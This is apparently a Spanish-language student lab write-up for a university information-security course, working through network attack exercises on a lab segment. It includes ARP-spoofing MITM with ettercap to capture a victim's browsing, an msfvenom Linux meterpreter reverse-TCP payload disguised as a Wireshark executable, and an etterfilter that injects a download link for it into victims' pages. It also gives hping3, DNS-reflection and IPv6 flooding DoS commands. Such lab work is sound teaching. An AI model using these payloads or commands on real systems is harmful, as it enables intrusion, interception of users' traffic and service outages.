



## Práctica 2 de LSI

Lexislación e Seguridade Informática (Universidade da Coruña)

## PRÁCTICA 2 LSI

a) Instale el ettercap y pruebe sus opciones básicas en línea de comando.

Ettercap es un interceptor/[sniffer](#)/registrador para LANs. También hace posible la inyección de datos en una conexión establecida y filtrado al vuelo aun manteniendo la conexión sincronizada gracias a su poder para establecer un [Ataque Man-in-the-middle\(Spoofing\)](#).

```
Usage: ettercap [OPTIONS] [TARGET1] [TARGET2]

TARGET is in the format MAC/IP/IPv6/PORTs (see the man for further detail)

Sniffing and Attack options:
-M, --mitm <METHOD:ARGS>    perform a mitm attack
-o, --only-mitm              don't sniff, only perform the mitm attack
-b, --broadcast              sniff packets destined to broadcast
-B, --bridge <IFACE>        use bridged sniff (needs 2 ifaces)
-p, --nopromisc              do not put the iface in promisc mode
-S, --nossllmitm             do not forge SSL certificates
-u, --unoffensive            do not forward packets
-r, --read <file>            read data from pcapfile <file>
-f, --pcapfilter <string>    set the pcap filter <string>
-R, --reversed                use reversed TARGET matching
-t, --proto <proto>          sniff only this proto (default is all)
    --certificate <file>      certificate file to use for SSL MITM
    --private-key <file>      private key file to use for SSL MITM

User Interface Type:
-T, --text                    use text only GUI
    -q, --quiet                do not display packet contents
    -s, --script <CMD>         issue these commands to the GUI
-C, --curses                  use curses GUI
-D, --daemon                  daemonize ettercap (no GUI)
-G, --gtk                     use GTK+ GUI

Logging options:
-w, --write <file>            write sniffed data to pcapfile <file>
-L, --log <logfile>           log all the traffic to this <logfile>
-l, --log-info <logfile>      log only passive infos to this <logfile>
-m, --log-msg <logfile>       log all the messages to this <logfile>
-c, --compress                use gzip compression on log files

Visualization options:
-d, --dns                     resolves ip addresses into hostnames
-V, --visual <format>         set the visualization format
-e, --regex <regex>           visualize only packets matching this regex
-E, --ext-headers              print extended header for every pck
-Q, --superquiet              do not display user and password

LUA options:
    --lua-script <script1>,[<script2>,...]    comma-separated list of LUA scripts
    --lua-args nl=v1,[n2=v2,...]               comma-separated arguments to LUA script(s)

General options:
-i, --iface <iface>          use this network interface
-I, --liface                  show all the network interfaces
-Y, --secondary <ifaces>     list of secondary network interfaces
-n, --netmask <netmask>      force this <netmask> on iface
-A, --address <address>      force this local <address> on iface
-P, --plugin <plugin>        launch this <plugin>
-F, --filter <file>          load the filter <file> (content filter)
-z, --silent                  do not perform the initial ARP scan
-6, --ip6scan                 send ICMPv6 probes to discover IPv6 nodes on the link
-j, --load-hosts <file>      load the hosts list from <file>
-k, --save-hosts <file>      save the hosts list to <file>
-W, --wifi-key <wkey>        use this key to decrypt wifi packets (wep or wpa)
-a, --config <config>        use the alterative config file <config>

Standard options:
-v, --version
-h, --help
```


b) Capture paquetería variada ajena que incluya, entre otros, varias sesiones HTTP. Sobre esta paquetería (puede utilizar el wireshark para los siguientes subapartados)

La opción -w es para guardar el fichero aaa.pcap.

Con WinSCP, hacemos login a nuestra máquina y podremos ver su contenido. Ahí veremos que tenemos el nuevo archivo aaa.pcap. Desde ahí, lo descargamos a nuestro ordenador para posteriormente abrirlo en Wireshark.


- *Identifique los campos de cabecera de un paquete TCP*

Pulsando sobre cualquier paquete TCP, nos saldrá otra ventana con los campos de la cabecera:




Pinchar en la flechita izquierda

- *Filtre la captura para obtener el tráfico HTTP*



- *Obtenga los distintos “objetos” del tráfico HTTP (imágenes, pdfs, etc.)*






- Sobre el total de la paquetería obtenga estadísticas del tráfico por protocolo como fuente de información para un análisis básico del tráfico.


Statistics < Protocol Hierarchy

- Obtenga información del tráfico de las distintas “conversaciones” mantenidas.



Con Follow Stream podríamos ver las conversaciones con la página http

- Obtenga direcciones finales del tráfico de los distintos protocolos como mecanismo para determinar qué circula por nuestras redes.



Wireshark · Endpoints · aaa.pcap

Ethernet · 22		IPv4 · 18		IPv6 · 2		TCP · 59		UDP · 8	
Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes			
00:1d:09:14:1e:7c	8	1456	4	1212	4	244			
00:50:56:97:01:a3	1	342	1	342	0	0			
00:50:56:97:18:80	3	162	2	120	1	42			
00:50:56:97:29:51	595	35k	533	31k	62	3320			
00:50:56:97:2b:cd	3	162	2	120	1	42			
00:50:56:97:2f:98	3	162	2	120	1	42			
00:50:56:97:33:e7	42	9573	42	9573	0	0			
00:50:56:97:3e:68	1	60	1	60	0	0			
00:50:56:97:5b:69	1	60	1	60	0	0			
00:50:56:97:76:f2	1	60	1	60	0	0			
00:50:56:97:97:9d	12	720	12	720	0	0			
00:50:56:97:c0:9c	1	60	1	60	0	0			
00:50:56:97:c2:f1	4	1368	4	1368	0	0			
00:50:56:97:d4:54	1	60	1	60	0	0			
00:50:56:97:d6:1f	3	162	2	120	1	42			
00:50:56:97:e3:e9	5	300	5	300	0	0			
00:50:56:97:f1:3a	609	299k	342	155k	267	143k			
00:50:56:97:f8:19	107	6402	106	6360	1	42			
00:90:fb:22:ff:5c	457	289k	188	138k	269	151k			
01:00:5e:00:00:fb	21	5139	0	0	21	5139			
33:33:00:00:00:fb	21	4434	0	0	21	4434			
ff:ff:ff:ff:ff:ff	601	37k	0	0	601	37k			

☐ Name resolution
 ☐ Limit to display filter
 Endpoint Types ▼
 Copy Map Close Help

c) Obtenga la relación de las direcciones MAC de los equipos de su segmento.

(Lo mejor es hacer primero el nmap y luego el nast para que salgan todas las direcciones)

**nast -m -i ens33**

```
root@debian:/home/lsi# nast -m -i ens33

Nast V. 0.2.0

Mapping the Lan for 255.255.255.0 subnet ... please wait

MAC address          Ip address (hostname)
=====
00:50:56:97:F1:3A     10.10.102.31 (debian) (*)
00:50:56:97:17:27     10.10.102.1 (rAcc4cerne.cc.fic.udc.es)
00:50:56:97:24:F9     10.10.102.2 (rBcc4cerne.cc.fic.udc.es)
00:90:FB:22:FF:5C     10.10.102.3 (hercules1kr.cc.fic.udc.es)
00:90:FB:22:FF:92     10.10.102.4 (hercules2kr.cc.fic.udc.es)
00:90:FB:22:FF:5C     10.10.102.5 (herculeskr.cc.fic.udc.es)
00:50:56:97:F8:EC     10.10.102.6 (10.10.102.6)
00:50:56:97:1A:5B     10.10.102.7 (10.10.102.7)
00:50:56:97:6F:59     10.10.102.8 (10.10.102.8)
00:50:56:97:26:85     10.10.102.9 (10.10.102.9)
00:50:56:97:32:80     10.10.102.10 (10.10.102.10)
00:50:56:97:2E:DE     10.10.102.11 (10.10.102.11)
00:50:56:97:27:F8     10.10.102.12 (10.10.102.12)
00:50:56:97:97:9D     10.10.102.13 (10.10.102.13)
00:50:56:97:BD:90     10.10.102.14 (10.10.102.14)
00:50:56:97:43:BF     10.10.102.15 (10.10.102.15)
00:50:56:97:A8:C6     10.10.102.16 (10.10.102.16)
```

Otra forma:

**nmap -sP 10.10.102.\***

```
root@debian:/home/lsi# nmap -sP 10.10.102.*
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-21 16:34 CET
Nmap scan report for rBcc4cerne.cc.fic.udc.es (10.10.102.2)
Host is up (0.00070s latency).
MAC Address: 00:50:56:97:24:F9 (VMware)
Nmap scan report for herculeskr.cc.fic.udc.es (10.10.102.5)
Host is up (0.00063s latency).
MAC Address: 00:90:FB:22:FF:92 (Portwell)
Nmap scan report for 10.10.102.6
Host is up (0.00048s latency).
MAC Address: 00:50:56:97:F8:EC (VMware)
Nmap scan report for 10.10.102.8
Host is up (0.00047s latency).
MAC Address: 00:50:56:97:6F:59 (VMware)
Nmap scan report for 10.10.102.9
Host is up (0.0010s latency).
MAC Address: 00:50:56:97:26:85 (VMware)
Nmap scan report for 10.10.102.10
Host is up (0.00089s latency).
MAC Address: 00:50:56:97:32:80 (VMware)
Nmap scan report for 10.10.102.11
Host is up (0.00067s latency).
MAC Address: 00:50:56:97:2E:DE (VMware)
Nmap scan report for 10.10.102.12
Host is up (0.0012s latency).
MAC Address: 00:50:56:97:27:F8 (VMware)
Nmap scan report for 10.10.102.14
```

*d) Obtenga la relación de las direcciones IPv6 de su segmento.*

Hacemos un ping a la multicast en IPv6 ff02::1

Cuando un paquete es enviado a una dirección de multidifusión, todos los miembros del grupo procesan el paquete

**ping -6 -I ens33 ff02::1**



```

root@debian:/home/lsi# ping -6 -c2 -I ens33 ff02::1
ping6: Warning: source address might be selected on device other than ens33.
PING ff02::1(ff02::1) from :: ens33: 56 data bytes
64 bytes from fe80::250:56ff:fe97:f13a%ens33: icmp_seq=1 ttl=64 time=0.042 ms
64 bytes from fe80::250:56ff:fe97:f22d%ens33: icmp_seq=1 ttl=64 time=0.777 ms (DUP!)
64 bytes from fe80::250:56ff:fe97:5d4c%ens33: icmp_seq=1 ttl=64 time=0.798 ms (DUP!)
64 bytes from fe80::250:56ff:fe97:2b58%ens33: icmp_seq=1 ttl=64 time=0.803 ms (DUP!)
64 bytes from fe80::250:56ff:fe97:aeda%ens33: icmp_seq=1 ttl=64 time=0.806 ms (DUP!)
64 bytes from fe80::250:56ff:fe97:fed8%ens33: icmp_seq=1 ttl=64 time=0.809 ms (DUP!)
64 bytes from fe80::250:56ff:fe97:ba62%ens33: icmp_seq=1 ttl=64 time=0.812 ms (DUP!)
64 bytes from fe80::250:56ff:fe97:c283%ens33: icmp_seq=1 ttl=64 time=0.814 ms (DUP!)
64 bytes from fe80::250:56ff:fe97:8d23%ens33: icmp_seq=1 ttl=64 time=0.817 ms (DUP!)
64 bytes from fe80::250:56ff:fe97:f5fa%ens33: icmp_seq=1 ttl=64 time=0.820 ms (DUP!)
64 bytes from fe80::250:56ff:fe97:5cfa%ens33: icmp_seq=1 ttl=64 time=0.840 ms (DUP!)
64 bytes from fe80::250:56ff:fe97:4d2e%ens33: icmp_seq=1 ttl=64 time=0.844 ms (DUP!)
64 bytes from fe80::250:56ff:fe97:cee3%ens33: icmp_seq=1 ttl=64 time=0.847 ms (DUP!)
64 bytes from fe80::250:56ff:fe97:fb3c%ens33: icmp_seq=1 ttl=64 time=0.856 ms (DUP!)
64 bytes from fe80::250:56ff:fe97:38de%ens33: icmp_seq=1 ttl=64 time=0.859 ms (DUP!)
64 bytes from fe80::250:56ff:fe97:a041%ens33: icmp_seq=1 ttl=64 time=0.862 ms (DUP!)
64 bytes from fe80::250:56ff:fe97:5f8f%ens33: icmp_seq=1 ttl=64 time=0.864 ms (DUP!)
64 bytes from fe80::250:56ff:fe97:f71b%ens33: icmp_seq=1 ttl=64 time=0.932 ms (DUP!)
64 bytes from fe80::250:56ff:fe97:71c5%ens33: icmp_seq=1 ttl=64 time=0.943 ms (DUP!)
64 bytes from fe80::250:56ff:fe97:aa02%ens33: icmp_seq=1 ttl=64 time=0.947 ms (DUP!)

```

### ip -6 neigh

Nos indica las direcciones ipv6 de nuestro segmento que han respondido y sus macs

```

root@debian:/home/lsi# ip -6 neigh
fe80::250:56ff:fe97:7104 dev ens33 lladdr 00:50:56:97:71:04 REACHABLE
fe80::250:56ff:fe97:708b dev ens33 lladdr 00:50:56:97:70:8b REACHABLE
fe80::250:56ff:fe97:9a81 dev ens33 lladdr 00:50:56:97:9a:81 REACHABLE
fe80::250:56ff:fe97:de21 dev ens33 lladdr 00:50:56:97:de:21 REACHABLE
fe80::250:56ff:fe97:b6a9 dev ens33 lladdr 00:50:56:97:b6:a9 REACHABLE
fe80::250:56ff:fe97:444c dev ens33 lladdr 00:50:56:97:44:4c REACHABLE
fe80::250:56ff:fe97:d5e5 dev ens33 lladdr 00:50:56:97:d5:e5 REACHABLE
fe80::250:56ff:fe97:a46b dev ens33 lladdr 00:50:56:97:a4:6b REACHABLE
fe80::250:56ff:fe97:9e43 dev ens33 lladdr 00:50:56:97:9e:43 REACHABLE
fe80::250:56ff:fe97:aa02 dev ens33 lladdr 00:50:56:97:aa:02 REACHABLE
fe80::250:56ff:fe97:53c8 dev ens33 lladdr 00:50:56:97:53:c8 REACHABLE
fe80::250:56ff:fe97:71c5 dev ens33 lladdr 00:50:56:97:71:c5 REACHABLE
fe80::250:56ff:fe97:51d6 dev ens33 lladdr 00:50:56:97:51:d6 REACHABLE
fe80::250:56ff:fe97:22a0 dev ens33 lladdr 00:50:56:97:22:a0 REACHABLE
fe80::250:56ff:fe97:7fe5 dev ens33 lladdr 00:50:56:97:7f:e5 REACHABLE
fe80::250:56ff:fe97:d61f dev ens33 lladdr 00:50:56:97:d6:1f REACHABLE
fe80::250:56ff:fe97:b2a3 dev ens33 lladdr 00:50:56:97:b2:a3 REACHABLE
fe80::250:56ff:fe97:979d dev ens33 lladdr 00:50:56:97:97:9d REACHABLE
fe80::250:56ff:fe97:27f8 dev ens33 lladdr 00:50:56:97:27:f8 REACHABLE

```

e) Obtenga el tráfico de entrada y salida legítimo de su interface de red eth0 e investigue los servicios, conexiones y protocolos involucrados.


**ettercap -T -i ens33 -w aaa.pcap /10.10.102.31// /10.10.102.5//**

Para obtener el http, probamos con el blog de LSI que no está cifrado, haciendo  
**curl http://psi-udc.blogspot.com/**

f) Mediante arpspoofing entre una máquina objetivo (víctima) y el router del laboratorio obtenga todas las URL HTTP visitadas por la víctima.



**ettercap -i ens33 -w aaa.pcap -P remote\_browser -Tq -M arp:remote /10.10.102.30//  
/10.10.102.5//**



Packet	Hostname	Content Type	Size	Filename
470	psi-udc.blogspot.com	text/html	123kB	\
567	psi-udc.blogspot.com	text/html	123kB	\
860	google.es	text/html	218 bytes	\
886	google.es	text/html	218 bytes	\
928	www.google.es	text/html	5568 bytes	\
940	www.google.es	text/html	5568 bytes	\
1300	10.10.102.31	text/html	274 bytes	nmaplowercheck1605973957
1311	10.10.102.31	text/html	274 bytes	about
1325	10.10.102.31	text/html	441 bytes	sdk
1327	10.10.102.31	text/html	274 bytes	sdk
1362	10.10.102.31	text/html	10kB	\
1388	10.10.102.31	text/html	10kB	\
1523	10.10.102.31	text/html	274 bytes	HNAP1
1559	psi-udc.blogspot.com	text/html	123kB	\
2220	psi-udc.blogspot.com	text/html	123kB	\
2885	google.es	text/html	218 bytes	\
2964	www.google.es	text/html	5568 bytes	\
3212	www.google.es	text/html	26kB	search?ie=ISO-8859-1&hl=es&source=hp&q=pepe&btnG=Buscar+con+Goog
3461	www.google.es	text/html	29kB	search?hl=es&gbv=1&ie=UTF-8&sa=G&q=F%C3%A1bio+Coentr%C3%A3o&
4492	twitter.es	text/html	233 bytes	\
4554	twitter.es	text/html	233 bytes	\
8435	wikipedia.es	text/html	185 bytes	\
8472	wikipedia.es	text/html	185 bytes	\

*g) Instale metasploit. Haga un ejecutable que incluya un Reverse TCP meterpreter payload para plataformas linux. Inclúyalo en un filtro ettercap y aplique toda su sabiduría en ingeniería social para que una víctima u objetivo lo ejecute.*

**cd /opt/metasploit-framework**

**./msfvenom -p linux/x64/meterpreter\_reverse\_tcp lhost=10.10.102.31 lport=1234 -f elf -o wireshark\_v4.exe**

**chmod +x wireshark\_v4.exe**

**mv wireshark\_v4.exe /var/www/html/wireshark\_v4.exe**

**./msfconsole**

**use exploit/multi/handler**

**set payload linux/x64/meterpreter\_reverse\_tcp**

**set lhost 10.10.102.31**

**set lport 1234**

**exploit**

Creamos un archivo llamado html.filter, con la forma:

```
if (ip.proto == TCP && tcp.dst == 80) {
    if (search(DATA.data, "Accept-Encoding")) {
        replace("Accept-Encoding", "Accept-Nothing!");
    }
}

if (ip.proto == TCP && tcp.src == 80) {
    if (search(DATA.data, "<title>")) {
```

```
replace("</title>", "</title><form
action=\"http://192.168.1.6/meterpeter.exe\" method=\"link\"><img
src=\"http://192.168.1.6/alert.gif\"><INPUT TYPE=submit value=\"DOWNLOAD
meterpeter.exe\"></form><html><body><h1>just some
instructions</h1></body></html>");
msg("html injected");
}}
```

**etterfilter html.filter -o html.ef**

En otra terminal, mientras tenemos el metasploit funcionando:

**ettercap -T -q -F html.ef -M ARP -i ens33 /10.10.102.30// ///**

*h) Haga un MITM en IPv6 y visualice la paquetería.*

**ettercap -T -i ens33 -w eee.pcap -M ARP /10.10.102.30/2002:0a0a:661e::1// /10.10.102.5//**

ping -6 2002:a0a:661e::1

*i) Pruebe alguna herramienta y técnica de detección del sniffing (arpon, ...).  
Preferiblemente arpon.*

nano /etc/arpon.conf

ens33 00:50:56:97:f1:3a

ens34 00:50:56:97:9d:a7

**arpon -i ens33 -S**

*j) Pruebe distintas técnicas de host discovery, port scanning y OS fingerprinting sobre las máquinas del laboratorio de prácticas en IPv4. Realice alguna de las pruebas de port scanning sobre IPv6. ¿Coinciden los servicios prestados por un sistema con los de IPv4?.*

Host discovery:

```
HOST DISCOVERY:
-sL: List Scan - simply list targets to scan
-sn: Ping Scan - disable port scan
-Pn: Treat all hosts as online -- skip host discovery
-PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
-PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
-PO[protocol list]: IP Protocol Ping
-n/-R: Never do DNS resolution/Always resolve [default: sometimes]
--dns-servers <serv1[,serv2],...>: Specify custom DNS servers
--system-dns: Use OS's DNS resolver
--traceroute: Trace hop path to each host
```

Port scanning:

Scan port 80 on the target system:

```
nmap -p 80 192.168.0.1
```

Scan ports 1 through 200 on the target system:

```
nmap -p 1-200 192.168.0.1
```

Scan (Fast) the most common ports:

```
nmap -F 192.168.0.1
```

To scan all ports (1 – 65535):

```
nmap -p- 192.168.0.1
```

To scan using TCP connect (it takes longer, but is more likely to connect):

```
nmap -sT 192.168.0.1
```

To perform the default SYN scan (it tests by performing only half of the TCP handshake):

```
nmap -sS 192.168.0.1
```

To instruct Nmap to scan UDP ports instead of TCP ports (the **-p switch** specifies ports 80, 130, and 255 in this example):

```
nmap -sU -p 80,130,255 192.168.0.1
```

Run a fast scan on the target system, but bypass host discovery. (Host discovery uses **ping**, but many server firewalls do not respond to **ping** requests. This option forces the test without waiting for a reply that may not be coming):

```
nmap -Pn -F 192.168.0.1
```

The **nmap** utility can be used to detect the operating system of a particular target:

```
nmap -A 192.168.0.1
```

It can also be used to probe for the services that might be using different ports:

```
nmap -sV 192.168.0.1
```

OS fingerprinting:

```
OS DETECTION:
  -O: Enable OS detection
  --osscan-limit: Limit OS detection to promising targets
  --osscan-guess: Guess OS more aggressively
```

**nmap -O 10.10.102.31**

Comparación Port Scanning IPv6 IPv4:

```
root@debian:/home/lsi# nmap -F 2002:0a0a:661f::1 -6
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-19 17:05 CET
Nmap scan report for 2002:a0a:661f::1
Host is up (0.000014s latency).
Not shown: 98 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 1.53 seconds
root@debian:/home/lsi# nmap -F 10.10.102.31
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-19 17:06 CET
Nmap scan report for 10.10.102.31
Host is up (0.000010s latency).
Not shown: 98 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
```

**nmap -O 2002:a0a:661e::1 -6 --osscan-guess**

*k) Obtenga información “en tiempo real” sobre las conexiones de su máquina, así como del ancho de banda consumido en cada una de ellas. Establezca un sistema de accounting del subsistema de red de su máquina de laboratorio.*

**iftop -i ens33**

```
root@debian:/home/lsi# vnstat -u -i ens33
root@debian:/home/lsi# vnstat
```

	rx	/	tx	/	total	/	estimated
<b>ens34:</b>							
nov '20	138 KiB	/	0 KiB	/	138 KiB	/	0 KiB
today	138 KiB	/	0 KiB	/	138 KiB	/	--
<b>ens33:</b>							
nov '20	75,90 MiB	/	53 KiB	/	75,95 MiB	/	0 KiB
today	75,90 MiB	/	53 KiB	/	75,95 MiB	/	--
tun6to4: Not enough data available yet.							

```
root@debian:/home/lsi#
```

```

root@debian:/home/lsi# vnstat -i ens33 --days

ens33 / daily

  day      rx      |      tx      |      total      |      avg. rate
-----+-----+-----+-----
 19/11/20  460,94 MiB |    2,07 MiB |   463,01 MiB |    44,95 kbit/s
 20/11/20   3,63 GiB |   20,22 MiB |    3,65 GiB |   362,56 kbit/s
 21/11/20   4,55 GiB |   15,87 MiB |    4,57 GiB |   605,23 kbit/s
-----+-----+-----+-----
estimated  6,07 GiB |    20 MiB |    6,09 GiB |

```

```

service vnstat stop
vnstat -u -i ens33
vnstat -u -i ens34
vnstat -u -i tun6to4
service vnstat start

```

*l) PARA PLANTEAR DE FORMA TEÓRICA.: ¿Cómo podría hacer un DoS de tipo direct attack contra un equipo de la red de prácticas? ¿Y mediante un DoS de tipo reflective flooding attack?.*

Dos direct attack: Si la máquina víctima está conectada, realizaremos el ataque a todos sus puertos abiertos; si está desconectada, al puerto 22 (ssh).

```
hping3 10.10.150.150 --flood
```

Dos reflective flooding: Necesitamos otra máquina más que ataque a la máquina víctima, enviamos paquetes a la red para que solo uno de ellos conteste y se sature.

```
./dnsdrdos -f nameservers -s 10.10.102.150 -d google.com.
```

*m) PARA PLANTEAR DE FORMA TEÓRICA.: Considerando que todos los sistemas del laboratorio tiene autoconfiguración de la pila IPv6, ¿cómo podría tratar de tirar abajo todos los sistemas? ¿cómo podría hacer flooding en IPv6?. ¿cómo podríamos protegernos?.*

Generando router advertisement (tú te anuncias como router), ya que las máquinas empiezan a configurar links locales, tirando todas las máquinas que tienen autoconfiguración. Podemos desactivar SLAAC y establecer manualmente la configuración. El SLAAC es un método por el cual un dispositivo puede obtener una dirección IPv6 sin los servicios de un servidor DHCP.

```

alive6 eth1
parasite6 eth1 [mac-inventada]

```

n) Ataque un servidor apache instalado en algunas de las máquinas del laboratorio de prácticas para tratar de provocarle una DoS. Utilice herramientas DoS que trabajen a nivel de aplicación (capa 7). ¿Cómo podría proteger dicho servicio ante este tipo de ataque? ¿Y si se produjese desde fuera de su segmento de red? ¿Cómo podría tratar de saltarse dicha protección?

```
root@debian:/home/lisi# slowhttpptest -h

slowhttpptest, a tool to test for slow HTTP DoS vulnerabilities - version 1.6
Usage: slowhttpptest [options ...]
Test modes:
  -H          slow headers a.k.a. Slowloris (default)
  -B          slow body a.k.a R-U-Dead-Yet
  -R          range attack a.k.a Apache killer
  -X          slow read a.k.a Slow Read

Reporting options:
  -g          generate statistics with socket state changes (off)
  -o file_prefix save statistics output in file.html and file.csv (-g required)
  -v level    verbosity level 0-4: Fatal, Info, Error, Warning, Debug

General options:
  -c connections target number of connections (50)
  -i seconds     interval between followup data in seconds (10)
  -l seconds     target test length in seconds (240)
  -r rate        connections per seconds (50)
  -s bytes       value of Content-Length header if needed (4096)
  -t verb        verb to use in request, default to GET for
